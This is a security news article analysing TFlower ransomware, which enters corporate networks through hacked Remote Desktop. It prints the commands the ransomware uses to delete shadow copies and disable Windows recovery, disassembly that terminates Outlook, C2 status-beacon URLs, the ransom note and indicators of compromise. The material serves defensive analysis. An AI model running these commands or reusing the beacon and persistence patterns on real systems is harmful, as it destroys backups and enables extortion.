

TFlower Ransomware - The Latest Attack Targeting Businesses

bleepingcomputer.com/news/security/tflower-ransomware-the-latest-attack-targeting-businesses/

Lawrence Abrams

By

[Lawrence Abrams](#)

- September 17, 2019
- 01:18 PM
- 4



The latest ransomware targeting corporate environments is called TFlower and is being installed on networks after attackers hack into exposed Remote Desktop services.

With the huge payments being earned by ransomware developers as they target businesses and government agencies, it is not surprising to see new ransomware being developed to take advantage of this surge in high ransoms.


Such is the case with the TFlower ransomware, which was discovered in the wild in early August. At the time it was just thought to be another generic ransomware, but sources who have performed incident response involving this ransomware have told BleepingComputer that its activity is beginning to pick up.

Gaining access via RDP

TFlower is being installed in a corporate network through exposed Remote Desktop services that are being hacked by attackers.

Once the attackers gain access to the machine, they will infect the local machine or may attempt to traverse the network through tools such as PowerShell Empire, PSEXEC, etc.

When executed, the ransomware will display a console that shows the activity being performed by the ransomware while it is encrypting a computer.



```
C:\>Administrator: C:\Windows\System32\cmd.exe - chilli.exe
C:\>chilli.exe
The operation completed successfully.
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2005 Microsoft Corp.

The operation completed successfully.
C:\pagefile.sys
The operation completed successfully.
The operation completed successfully.
C:\bin\procxp.exe
C:\Notepad2\install.bat
C:\Notepad2\License.txt
C:\Notepad2\Notepad2.exe
C:\Notepad2\Notepad2.ini
C:\Notepad2\Notepad2.txt
C:\Notepad2\remove.bat
C:\Program Files\desktop.ini
C:\Program Files (x86)\desktop.ini
C:\Users\desktop.ini
C:\Program Files\010 Editor\010Editor.exe
C:\Program Files\010 Editor\010Editor.news
No items found that satisfy the query.
C:\Program Files\010 Editor\010Editor.qch
C:\Program Files\010 Editor\010Editor.qhc
```

TFlower Console

It then connects back to the command and control server in order to give a status check that it has started encrypting a computer. In one of the samples seen by BleepingComputer, this C2 is located on a hacked wordpress site and uses the following URL:

[https://www.domain.com/wp-includes/wp-merge.php?name=\[computer_name\]&state=start](https://www.domain.com/wp-includes/wp-merge.php?name=[computer_name]&state=start)

It will then attempt to clear the Shadow Volume Copies and execute commands that disable the Windows 10 repair environment.

```
vssadmin.exe delete shadows /all /quiet
bcdedit.exe /set {default} recoveryenabled no
bcdedit.exe /set {default} bootstatuspolicy ignoreallfailures
bcdedit.exe /set {current} recoveryenabled no
bcdedit.exe /set {current} bootstatuspolicy ignoreallfailures
```

It also looks for and terminates the Outlook.exe process in order to allow its data files to be open for encrypting.

```


loc_140001CE0:                ; CODE XREF: .text:0000000140001D3A↓j
    lea     rdx, aOutlook_exe ; "outlook.exe"
    lea     rcx, [rbp+19Ch]
    call    sub_140006530
    test    eax, eax
    jnz     short loc_140001D28
    mov     r8d, [rbp+178h]
    lea     ecx, [rax+1]
    xor     edx, edx
    call    cs:OpenProcess
    mov     rbx, rax
    test    rax, rax
    jz      short loc_140001D28
    mov     edx, 9
    mov     rcx, rax
    call    cs:TerminateProcess
    mov     rcx, rbx
    call    cs:CloseHandle

```

Terminating the outlook.exe process

It will then proceed to encrypt the data on the computer, skipping any files in the Windows or Sample Music folders.

When encrypting files, it will not add an extension, but will prepend the ***tflower** marker and what appears to be the encrypted encryption key for the file as shown below.



Encrypted TFlower File

When done encrypting a computer, it will send another status update to the C2 in the form of:

```
https://www.domain.com/wp-includes/wp-merge.php?name=[computer_name]&state=success%20[encrypted_file_count],%20retry%20[retried_file_count]
```

Victims will now find a ransom notes named **!_Notice_!.txt** placed throughout the computer and on the Windows Desktop. This ransom note will instruct victims to contact the **flower.harris@protonmail.com** or **flower.harris@tutanota.com** email addresses for payment instructions.

```
1
2
3      IMPORTANT NOTICE THAT IS URGENT AND TRUE
4      =====
5 Dear Sir/Ma,
6
7 Sorry to inform you but many files of your COMPANY has just been ENCRYPTED with a STRONG key.
8 This simply means that you will not be able to use your files until it is decrypted by the same key
9 used in encrypting it.
10
11 TO get the DECRYPT TOOL for your COMPANY, you have to make payment to us so as to recover your files.
12
13      NOTE
14      =====
15 You may upload 1 of your encrypted files to test the decryption for free.
16 But, the file should not contain any valuable information.
17
18 E-MAIL Address:=>>
19
20 flower.harris@protonmail.com
21 flower.harris@tutanota.com
22
```

TFlower Ransom Note

It is not known how much the ransom amounts are at this time.

TFlower is still being researched, so it is not known at this time if there are any weaknesses in the encryption that could allow a user to get their files back for free.

Related Articles:

[Windows 11 KB5014019 breaks Trend Micro ransomware protection](#)

[Industrial Spy data extortion market gets into the ransomware game](#)

[New 'Cheers' Linux ransomware targets VMware ESXi servers](#)

[SpiceJet airline passengers stranded after ransomware attack](#)

[US Senate: Govt's ransomware fight hindered by limited reporting](#)

IOCs

Hashes:

6c75998580fb05c01b10f4703299ffd782bec55c8765c030b8a4760fff6045fe

Associated Files:

!_Notice!.txt
chilli.exe

Registry Entries:

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run "proxycap"="[path_to]\[ransomware].exe"

Associated Email Addresses:

flower.harris@protonmail.com
flower.harris@tutanota.com

Ransom Note Text:

IMPORTANT NOTICE THAT IS URGENT AND TRUE

=====

Dear Sir/Ma,

Sorry to inform you but many files of your COMPANY has just been ENCRYPTED with a STRONG key.

This simply means that you will not be able to use your files until it is decrypted by the same key used in encrypting it.

TO get the DECRYPT TOOL for your COMPANY, you have to make payment to us so as to recover your files.

NOTE

=====

You may upload 1 of your encrypted files to test the decryption for free. But, the file should not contain any valuable information.

E-MAIL Address:=>>

flower.harris@protonmail.com
flower.harris@tutanota.com

- [Ransomware](#)
- [Remote Desktop](#)
- [TFlower](#)

[Lawrence Abrams](#)

Lawrence Abrams is the owner and Editor in Chief of BleepingComputer.com. Lawrence's area of expertise includes Windows, malware removal, and computer forensics. Lawrence Abrams is a co-author of the Winternals Defragmentation, Recovery, and Administration Field Guide and the technical editor for Rootkits for Dummies.

- [Previous Article](#)
- [Next Article](#)

Comments



[Chokopinho](#) - 2 years ago

-
-

I never liked flowers.



[gizmo21](#) - 2 years ago

-
-

is it chille.exe or like in the screenshot chilli.exe?



Lawrence Abrams - 2 years ago

-
-

My bad. Chilli.exe, though the name could easily change to something else for another victim.



gizmo21 - 2 years ago

-
-

sure but better then nothing :) - thx

Post a Comment [Community Rules](#)

You need to login in order to post a comment

Not a member yet? [Register Now](#)

You may also like:
